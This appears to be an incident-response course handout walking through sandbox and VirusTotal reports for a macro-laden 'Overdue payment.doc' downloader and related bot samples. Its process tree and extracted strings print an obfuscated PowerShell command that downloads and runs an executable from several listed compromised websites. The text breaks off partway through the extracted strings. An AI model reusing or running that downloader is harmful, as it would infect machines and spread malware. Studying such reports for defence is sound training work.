ENPM685 – Incident Response Exercises, part 2

Version 1.1 – December 28th 2021

Automated Malware Analysis URLs

enpm685-bot.exe - https://www.hybrid-analysis.com/sample/e699336fb1620edc54621b6f2c7deae8aee01d39cb72809bd1ba6aa7dee2b9c8?environmentId=120


https://www.virustotal.com/#/file/e699336fb1620edc54621b6f2c7deae8aee01d39cb72809bd1ba6aa7dee2b9c8/detection

enpm685-bot-v2.exe - https://www.hybrid-analysis.com/sample/689b6574eaf549cd97e7d2ac8c2eb4f2c2477acdda7dbcc5a6883f8ae09dff2c?environmentId=120

What malicious indicators are present?
What network connections are made?
What URLs are accessed?

Malicious URL – hxxp:// swehelp.nu/ Invoice-reciept/ (Note: former evil URL, do not know the current status. **Do not access from a system you care about**!)

Virustotal info:
https://www.virustotal.com/gui/url/846e94b2148e66aedcf0dc43544c9ee35414f2b7e7b39a687bab15b11f964809/detection



http://swehelp.nu/Invoice-receipt/

6
/ 69

6 engines detected this URL


http://swehelp.nu/Invoice-receipt/
swehelp.nu

404	text/html	2018-09-24 07:33:13 UTC
Status	Content Type	1 year ago

BitDefender	Malware	CRDF	Malicious
Fortinet	Malware	Kaspersky	Malware
SCUMWARE.org	Malware	Sophos AV	Malicious
CLEAN MX	Suspicious	Forcepoint ThreatSeeker	Suspicious
ADMINUSLabs	Clean	AegisLab WebGuard	Clean

Domain info: https://www.virustotal.com/gui/domain/swehelp.nu


Relations tab:



URLs

Scanned	Detections	URL
2018-11-19	3 / 70	https://swehelp.nu/
2018-09-24	6 / 69	http://swehelp.nu/Invoice-receipt/&data=02l01ll0ce6284c0d354524ce2b08d5787c482al1562f00709a44fcb936be79246571fc7l0l0l636547397542578457&sdata=u8C2iChzYP%20/iiMTDWH8EJYFklJmQBA84nVflpLfHrM=&reserved=0
2019-06-23	6 / 70	http://swehelp.nu/Invoice-receipt
2019-11-02	2 / 71	http://swehelp.nu/
2018-09-24	6 / 69	http://swehelp.nu/Invoice-receipt/
2019-06-14	6 / 70	http://swehelp.nu/invoice-receipt
2020-02-03	4 / 71	http://swehelp.nu/Invoice-receipt/0

Overdue payment.doc info: https://www.virustotal.com/gui/file/bfee8973fbd4f354790a29fddf3e2e8af990914811ede9282a36d994e23ba94f/details



bfee8973fbd4f354790a29fddf3e2e8af990914811ede9282a36d994e23ba94f

37 engines detected this file

bfee8973fbd4f354790a29fddf3e2e8af990914811ede9282a36d994e23ba94f
Overdue payment.doc

doc macros obfuscated run-file

123.00 KB
Size

2019-02-22 20:13:40 UTC
1 year ago

Ad-Aware	VB:Trojan.VBA.Agent.SN	AhnLab-V3	W97M/Downloader
ALYac	Trojan.Downloader.VBA.gen	Antiy-AVL	Trojan[Downloader]/MSOffice.Agent.gsu
Arcabit	HEUR.VBA.Trojan.e	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	Avira (no cloud)	W97M/Agent.3293817
BitDefender	VB:Trojan.VBA.Agent.SN	CAT-QuickHeal	W97M.Downloader.30488
ClamAV	Doc.Dropper.Agent-6453070-0	Comodo	Malware@#30h7jyfutjj0o
Cyren	W97M/Agent	DrWeb	W97M.DownLoader.2602
Emsisoft	Trojan-Downloader.Agent (A)	Endgame	Malicious (high Confidence)


Hybrid-Analysis Overdue payment.doc info: https://www.hybrid-analysis.com/sample/bfee8973fbd4f354790a29fddf3e2e8af990914811ede9282a36d994e23ba94f?environmentId=100

Additional Context

Related Sandbox Artifacts

Associated URLs


hxxp://artemavtocentr.ru/Important-Please-Read/
hxxp://www.arcadipace.org/Important-Please-Read/
hxxp://ardri-lubrication.com/Question/
hxxp://www.robertaalessandrini.net/Paid-Invoice/
hxxp://www.appartamentiflora.com/Past-Due-Invoices/
hxxp://1kran.su/Important-Please-Read/
hxxp://catalogcenter-dv.ru/Invoices-Overdue/
hxxp://www.addco.it/Important-Please-Read/
hxxp://paskibasenowe.pl/ACH-form/
hxxp://swehelp.nu/Invoice-receipt/




INVOICE #4564

Microsoft Office

* Please **enable** content to see this document.
* If the file opens in Protected View, click **Enable Editing**, and then click **Enable Content**



```
└ WINWORD.EXE /n "C:\bfee8973fbd4f354790a29fddf3e2e8af990914811ede9282a36d994e23ba94f.doc" (PID: 3168)
  └ cmd.exe cmd TjURnHzDszzNJa zEanqjwpEuKQGmwtwrZmSw jBqTJhfGuRdq & %C^om^S^p^Ec% /V /c set %zapuitQOwzflLlv%=GUYfMtOck&&set %aFnKtuUJDHj%=p&&set %EzosKorQzUmBmm%=ow&&set %KwmhpoTiSqhREBf%=cdEQRKGmr&&set %QikbDTFEzO%=!%aFnKtuUJDHj%!&&set %vRtfuGLMJYzdjII%=DsuNwBTs&&set %EktnqkW%=er&&set %VQYofnV%=!%EzosKorQzUmBmm%!&&set %GGKwSASjLwTh%=s&&set %MkPJMSzqAptXZCY%=VEvdipvUvEOR&&set %HVqRaLhGSlXHrP%=he&&set %JUqNiNhlAq%=ll&&!%QikbDTFEzO%!!%VQYofnV%!!%EktnqkW%!!%GGKwSASjLwTh%!!%HVqRaLhGSlXHrP%!!%JUqNiNhlAq%! " &( $psHoMe[21]+$pSHoMe[30]+'X') ((('(OLv &( h9Tenv:comspeC[4,15,25]-JOINxJYxJY)( ((xJY ((3XSfhAn3XS+3XSsadasd 3XS+3XS= &'+'(f3XS+3XSoWnfoW+foWe3XS+3XSfoW+foWw-3XSOLv+OLv+3XSobj3X'+'S+3XSecfoW+f3XS+3XSoWtfoW3'+'XS+3XSxJY'+'+xJY) rand3XS+3XSom3XS+3XS;fhAOLv+OLvY3XS+3XSYU = 3XS+3XS.3XS+3XS(fo'+'W3XOLv+O'+'LvS+3XSnefoW+xJY+xJY3XS+3XSfo'+'Wwf3XS+3XSoW+3XS+3XSf3XS+3XSoW-3XS+OLv+OLv3XSobjec3XS+3XSt3XS+3XSfoW) S3XS+3XSy'+'stem.Net.WebClient;f3XS+3XSh3XS+3XSANSB = 3'+'XS+3XSfhxJY+x'+'JY3XS+3XSAnOLv+OLvsa'+'dasd3XS+3XS'+'xJY+xJY.next(1003XS+3XSxJY+xJY00, 2'+'3XS+3XS82133XS+3XS33XS+3XS);3XS+'+'3XSfhAADCX = 3XS+3XSfOLv+OLv'+'3XS+3XSoW hxJYOLv+OLv+xJYttp:/3XS+3XS/pxJY+xOLv+OLvJYerOLv+OLvson3XS+3XSaltr3XS+3XS'+'ainerv'+'an3XS+3XSco3XS+3XSuv3XS+3XSerw3XS+3XSxJY+xJYashi3XS+3XSngton.com/cjqw5F/'+'3XS+O'+'Lv+OLv3OLv+OLvXS?http:3XS+'+'3XSOLv+OLv//www.christia3XS+3XSn-3XS+3XSjans3XS+xJYOLv+OLv+xJ'+'Y3XSxJYOLv+OLv+xJYen.nl/3XS+3XStiga3CP3XS+3'+'XS/?ht3OLv+OLvXS+3XStp:3XS+3XS'+'//bxJY+xJYlo3XxJY+xJYS+xJY+xJY3XSg.p'+'rof3'+'XS+3X'+'Sesal.pl/XPwskt/OLv+OLv?3XS+3XOLv+OLvSh3XS+3XSt3XS+'+'3'+'xJY+xJYXStp:/'+'/www.exoticevents.c3XS+3XSom.pk/C'+'xJY+xJYv9H/?http:/xJY+xJY/www.jo'+'omland.o3XS+'+'3XSrg/O3XS+3XS6isnF/3XS+'+'3X'+'SfoW.S3XS+3XSplit'+'3XS+3XS(fo3XS+3XSW'+'?fo3XS+3XSWOL'+'v+OLv3XS+3XS);3OLv+O'+'LvXS+3XSf3XS+3XShAS3XS+3XSDxJY+xJYC = fh3XS+3XxJY+xJYSAenv:puxJY+xJYb3XS+3XSlic + f3XS+3XSoWNOLv+OLvW5fo3XS+3XSW + f'+'hAN3XS+3XSSB + 3XS+3XS(foW.3XOLv+OLvS+3XSexfoxJY+xJYW+foWefoW);foreach(fhAasfc in fhAADOLv+OLvCX3XS+OLv+OLv3XSOLv+OLv)'+'{3XS+3X'+'Str3XS+3XSy{fhAYYU.6qg3XOLv+OLvS+3XSDoxJY+xJYB'+'M3XS+3X'+'SOLv+OLvp3XS+3xJY+xJYXSWnlBMpOadFIOLv+OLv3XS+3XSBMple6qg(fhAasfc.63XS+3XSxJY+xJYqgT'+'oSt'+'3XS+3XSrBMp3XS+3XSiB3XS+3XSM3XS+3XSpNg63'+'XS+3XS'+'qg(),OLv+OLvxJY+xJY fhxJY+xJYASDC)'+';&(f3XS+3XSoW3'+'XS+3XOLv+OLvSInvofxJY+xJY'+'oW+foWkfoOLv'+'+OLvW+foWe-3'+'XS+3XSItem3XS+3XSxJY+xJYfo3XS+3XSW)('+'fhASDC)'+'3XS+3XSOLv+OLv;b'+'reak;}catch{}}3XS)-RePLaCe 3XS6qg3XS,[cHAR]34-cROLv+OLvEPxJY+xJYlACE([c'+'xJY+xJYHAR]66+[cHAR]7xJY+xJY7+[cHAR]OLv+OLv112'+'),[cHAR]96-ROLv'+'+OLvePLaCe 3XSNW53XS,['+'cHAR]92 -RxJY+xJYePLaCe ([cHAR]102+[cHAR]111+[cHAR]87),[cHAR]39 -RePLaCe([cHAR]102+[cHAR]104+['+'cHAR]65),[cHAR]36) d92&((variAbLE 3XOLv+OLvS*mDR*3XS).NAme[3,'+'11,2]-jOIn3XS3XS)xJY) OLv'+'+O'+'Lv-RepLacE xJYd92OLv+OLvxJ'+'Y'+','+'[cHAR]124-crePLAce([cHAR]51+[cHAR]88+[cHAR]83),[cHAR]39)OLv+OLv ) OLv).REPLace((([chAr]104+[chAr]57+[chAr]8'+'4),[S'+'TrING][chAr]36).REPLace(OLvxJYOLv,['+'STrING][chAr]39)8fl. ((Gv OLv*MdR*OLv).Name[3,11,2]-JOiNOLvOLv)') -CreplACE ([CHAr]56+[CHAr]102+[CHAr]108),[CHAr]124 -rEplaCe'OLv',[CHAr]39) ) (PID: 3212)
    └ powershell.exe powershell " &( $psHoMe[21]+$pSHoMe[30]+'X') ((('(OLv &( h9Tenv:comspeC[4,15,25]-JOINxJYxJY)( ((xJY ((3XSfhAn3XS+3XSsadasd 3XS+3XS= &'+'(f3XS+3XSoWnfoW+foWe3XS+3XSfoW+foWw-3XSOLv+OLv+3XSobj3X'+'S+3XSecfoW+f3XS+3XSoWtfoW3'+'XS+3XSxJY'+'+xJY) rand3XS+3XSom3XS+3XS;fhAOLv+OLvY3XS+3XSYU = 3XS+3XS.3XS+3XS(fo'+'W3XOLv+O'+'LvS+3XSnefoW+xJY+xJY3XS+3XSfo'+'Wwf3XS+3XSoW+3XS+3XSf3XS+3XSoW-3XS+OLv+OLv3XSobjec3XS+3XSt3XS+3XSfoW) S3XS+3XSy'+'stem.Net.WebClient;f3XS+3XSh3XS+3XSANSB = 3'+'XS+3XSfhxJY+x'+'JY3XS+3XSAnOLv+OLvsa'+'dasd3XS+3XS'+'xJY+xJY.next(1003XS+3XSxJY+xJY00, 2'+'3XS+3XS82133XS+3XS33XS+3XS);3XS+'+'3XSfhAADCX = 3XS+3XSfOLv+OLv'+'3XS+3XSoW hxJYOLv+OLv+xJYttp:/3XS+3XS/pxJY+xOLv+OLvJYerOLv+OLvson3XS+3XSaltr3XS+3XS'+'ainerv'+'an3XS+3XSco3XS+3XSuv3XS+3XSerw3XS+3XSxJY+xJYashi3XS+3XSngton.com/cjqw5F/'+'3XS+O'+'Lv+OLv3OLv+OLvXS?http:3XS+'+'3XSOLv+OLv//www.christia3XS+3XSn-3XS+3XSjans3XS+xJYOLv+OLv+xJ'+'Y3XSxJYOLv+OLv+xJYen.nl/3XS+3XStiga3CP3XS+3'+'XS/?ht3OLv+OLvXS+3XStp:3XS+3XS'+'//bxJY+xJYlo3XxJY+xJYS+xJY+xJY3XSg.p'+'rof3'+'XS+3X'+'Sesal.pl/XPwskt/OLv+OLv?3XS+3XOLv+OLvSh3XS+3XSt3XS+'+'3'+'xJY+xJYXStp:/'+'/www.exoticevents.c3XS+3XSom.pk/C'+'xJY+xJYv9H/?http:/xJY+xJY/www.jo'+'omland.o3XS+'+'3XSrg/O3XS+3XS6isnF/3XS+'+'3X'+'SfoW.S3XS+3XSplit'+'3XS+3XS(fo3XS+3XSW'+'?fo3XS+3XSWOL'+'v+OLv3XS+3XS);3OLv+O'+'LvXS+3XSf3XS+3XShAS3XS+3XSDxJY+xJYC = fh3XS+3XxJY+xJYSAenv:puxJY+xJYb3XS+3XSlic + f3XS+3XSoWNOLv+OLvW5fo3XS+3XSW + f'+'hAN3XS+3XSSB + 3XS+3XS(foW.3XOLv+OLvS+3XSexfoxJY+xJYW+foWefoW);foreach(fhAasfc in fhAADOLv+OLvCX3XS+OLv+OLv3XSOLv+OLv)'+'{3XS+3X'+'Str3XS+3XSy{fhAYYU.6qg3XOLv+OLvS+3XSDoxJY+xJYB'+'M3XS+3X'+'SOLv+OLvp3XS+3xJY+xJYXSWnlBMpOadFIOLv+OLv3XS+3XSBMple6qg(fhAasfc.63XS+3XSxJY+xJYqgT'+'oSt'+'3XS+3XSrBMp3XS+3XSiB3XS+3XSM3XS+3XSpNg63'+'XS+3XS'+'qg(),OLv+OLvxJY+xJY fhxJY+xJYASDC)'+';&(f3XS+3XSoW3'+'XS+3XOLv+OLvSInvofxJY+xJY'+'oW+foWkfoOLv'+'+OLvW+foWe-3'+'XS+3XSItem3XS+3XSxJY+xJYfo3XS+3XSW)('+'fhASDC)'+'3XS+3XSOLv+OLv;b'+'reak;}catch{}}3XS)-RePLaCe 3XS6qg3XS,[cHAR]34-cROLv+OLvEPxJY+xJYlACE([c'+'xJY+xJYHAR]66+[cHAR]7xJY+xJY7+[cHAR]OLv+OLv112'+'),[cHAR]96-ROLv'+'+OLvePLaCe 3XSNW53XS,['+'cHAR]92 -RxJY+xJYePLaCe ([cHAR]102+[cHAR]111+[cHAR]87),[cHAR]39 -RePLaCe([cHAR]102+[cHAR]104+['+'cHAR]65),[cHAR]36) d92&((variAbLE 3XOLv+OLvS*mDR*3XS).NAme[3,'+'11,2]-jOIn3XS3XS)xJY) OLv'+'+O'+'Lv-RepLacE xJYd92OLv+OLvxJ'+'Y'+','+'[cHAR]124-crePLAce([cHAR]51+[cHAR]88+[cHAR]83),[cHAR]39)OLv+OLv ) OLv).REPLace((([chAr]104+[chAr]57+[chAr]8'+'4),[S'+'TrING][chAr]36).REPLace(OLvxJYOLv,['+'STrING][chAr]39)8fl. ((Gv OLv*MdR*OLv).Name[3,11,2]-JOiNOLvOLv)') -CreplACE ([CHAr]56+[CHAr]102+[CHAr]108),[CHAr]124 -rEplaCe'OLv',[CHAr]39) ) (PID: 1900)
      └ ntvdm.exe -i1 (PID: 3880)
```




DNS Requests

Domain	Address	Registrar	Country
www.joomland.org	217.160.230.169 TTL: 3599	-	Germany
www.exoticevents.com.pk	-	-	-
www.christian-jansen.nl OSINT	185.182.56.15 TTL: 14399	-	Netherlands
personaltrainervancouverwashington.com OSINT	50.118.100.49 TTL: 21599	GoDaddy.com, LLC Organization: Kisar Dhillon Enterprises, LLC Name Server: NS27.IXWEBHOSTING.COM Creation Date: Fri, 15 Jan 2016 20:06:55 GMT	United States
blog.profesal.pl OSINT	195.205.24.101 TTL: 3599	-	Poland

Contacted Hosts

IP Address	Port/Protocol	Associated Process	Details
50.118.100.49 OSINT	80 TCP	powershell.exe PID: 1900	United States
185.182.56.15 OSINT	80 TCP	powershell.exe PID: 1900	Netherlands
195.205.24.101 OSINT	80 TCP	powershell.exe PID: 1900	Poland
217.160.230.169 OSINT	80 TCP	powershell.exe PID: 1900	Germany




Extracted Strings

```
powershell " &( $psHoMe[21]+$pSHoMe[30]+'X') ((('  (OLv &( h9Tenv:comspeC[4,15,25]-JOINxJYxJY)( ((xJY ((3XSfhAn3XS+3XSsadasd 3XS+3XS= &'+'(f3XS+3XSoWnfoW+foWe3XS+3XSfoW+foWw-3XSOLv+OLv+3XSobj3X'+'S+3XSecfoW+f3XS+3XSo
WtfoW3'+'XS+3XSxJY'+'+xJY) rand3XS+3XSom3XS+3XS;fhAOLv+OLvY3XS+3XSYU = 3XS+3XS.3XS+3XS(fo'+'W3XOLv+O'+'LvS+3XSnefoW+xJY+xJY3XS+3XSfo'+'Wwf3XS+3XSoW+3XS+3XSf3XS+3XSoW-3XS+OLv+OLv3XSobjec3XS+3XSt3XS+3XSfo
W) S3XS+3XSy'+'stem.Net.WebClient;f3XS+3XSh3XS+3XSANSB = 3'+'XS+3XSfhxJY+x'+'JY3XS+3XSAnOLv+OLvsa'+'dasd3XS+3XS'+'xJY+xJY.next(1003XS+3XSxJY+xJY00, 2'+'3XS+3XS82133XS+3XS33XS+3XS);3XS+'+'3XSfhAADCX = 3XS+3XSfOLv+OL
v'+'3XS+3XSoW hxJYOLv+OLv+xJYttp:/3XS+3XS/pxJY+xOLv+OLvJYerOLv+OLvson3XS+3XSaltr3XS+3XS'+'ainerv'+'an3XS+3XSco3XS+3XSuv3XS+3XSerw3XS+3XSxJY+xJYashi3XS+3XSngton.com/cjqw5F/'+'3XS+O'+'Lv+OLv3OLv+OLvXS?http:3XS+'+'3XS
